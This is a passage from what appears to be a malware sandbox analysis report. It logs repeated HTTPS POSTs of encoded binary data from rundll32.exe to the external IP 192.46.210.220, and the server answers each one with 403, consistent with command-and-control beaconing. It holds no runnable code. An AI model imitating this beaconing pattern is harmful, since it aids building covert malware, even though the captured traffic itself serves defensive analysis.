2021-10-28 02:46:31 UTC	213	OUT	Data Raw: 56 90 ae c0 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: V#W^Bh%J\H2aJ*>J|Z!FxoCk1k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:46:32 UTC	223	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:46:32 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
44	192.168.2.5	49964	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:46:31 UTC	218	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:46:31 UTC	218	OUT	Data Raw: 13 4a 53 30 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: JS0#W^Bh%J\H2aJ*>J|Z!FxoCk1kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`] >hd68'xqz
2021-10-28 02:46:32 UTC	223	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:46:32 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
45	192.168.2.5	49974	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:46:35 UTC	223	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:46:35 UTC	223	OUT	Data Raw: 56 90 ae c0 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: V#W^Bh%J\H2aJ*>J|Z!FxoCk1k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:46:36 UTC	233	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:46:36 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
46	192.168.2.5	49975	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:46:35 UTC	228	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:46:35 UTC	228	OUT	Data Raw: 13 4a 53 30 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: JS0#W^Bh%J\H2aJ*>J|Z!FxoCk1kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`] >hd68'xqz
2021-10-28 02:46:36 UTC	233	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:46:36 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
47	192.168.2.5	49982	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:46:39 UTC	233	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:46:39 UTC	233	OUT	Data Raw: 56 90 ae c0 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: V#W^Bh%J\H2aJ*>J|Z!FxoCk1k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:46:40 UTC	243	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:46:40 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
48	192.168.2.5	49983	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:46:39 UTC	238	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:46:39 UTC	238	OUT	Data Raw: 13 4a 53 30 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: JS0#W^Bh%J\H2aJ*>J|Z!FxoCk1kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`] >hd68'xqz
2021-10-28 02:46:40 UTC	243	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:46:40 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
49	192.168.2.5	49990	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:46:44 UTC	243	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:46:44 UTC	243	OUT	Data Raw: 13 4a 53 30 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: JS0#W^Bh%J\H2aJ*>J|Z!FxoCk1kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`] >hd68'xqz
2021-10-28 02:46:44 UTC	253	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:46:44 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.5	49776	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:45:15 UTC	24	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:45:15 UTC	24	OUT	Data Raw: 13 4a 53 30 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: JS0#W^Bh%J\H2aJ*>J|Z!FxoCk1kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`] >hd68'xqz
2021-10-28 02:45:16 UTC	34	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:45:16 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
50	192.168.2.5	49991	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:46:44 UTC	248	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:46:44 UTC	248	OUT	Data Raw: 56 90 ae c0 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: V#W^Bh%J\H2aJ*>J|Z!FxoCk1k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:46:44 UTC	253	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:46:44 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
51	192.168.2.5	49998	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:46:47 UTC	253	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:46:47 UTC	253	OUT	Data Raw: 13 4a 53 30 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: JS0#W^Bh%J\H2aJ*>J|Z!FxoCk1kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`] >hd68'xqz
2021-10-28 02:46:48 UTC	263	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:46:48 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
52	192.168.2.5	49999	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:46:48 UTC	258	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:46:48 UTC	258	OUT	Data Raw: 56 90 ae c0 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: V#W^Bh%J\H2aJ*>J|Z!FxoCk1k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:46:48 UTC	263	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:46:48 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
53	192.168.2.5	50006	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:46:51 UTC	263	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
2021-10-28 02:46:51 UTC	263	OUT	Data Raw: 13 4a 53 30 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 56 d3 3b ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: JS0#W^Bh%J\H2aJ*>J|Z!FxoCk1kV;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`] >hd68'xqz
2021-10-28 02:46:52 UTC	273	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:46:52 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
54	192.168.2.5	50007	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:46:52 UTC	268	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:46:52 UTC	268	OUT	Data Raw: 56 90 ae c0 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: V#W^Bh%J\H2aJ*>J|Z!FxoCk1k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:46:52 UTC	273	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:46:52 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
55	192.168.2.5	50014	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:46:55 UTC	273	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4844 Connection: Close Cache-Control: no-cache
2021-10-28 02:46:55 UTC	273	OUT	Data Raw: 56 90 ae c0 10 0e 23 ac 57 b0 5e a3 42 68 1d 97 e3 ac 25 fc ae ff f0 4a 07 14 83 c0 8c 5c 90 48 f1 f1 eb 32 61 05 8f e1 96 fa fc bb d6 4a 9a 8d f8 e0 2a 3e 95 0d 1f 4a 0d 7c de 5a 21 46 78 a7 6f fa 93 06 43 f5 6b 92 0b ee 8d 31 6b 05 37 cd 3b 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: V#W^Bh%J\H2aJ*>J|Z!FxoCk1k7;Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:46:56 UTC	283	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:46:56 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
56	192.168.2.5	50015	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:46:56 UTC	278	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4832 Connection: Close Cache-Control: no-cache
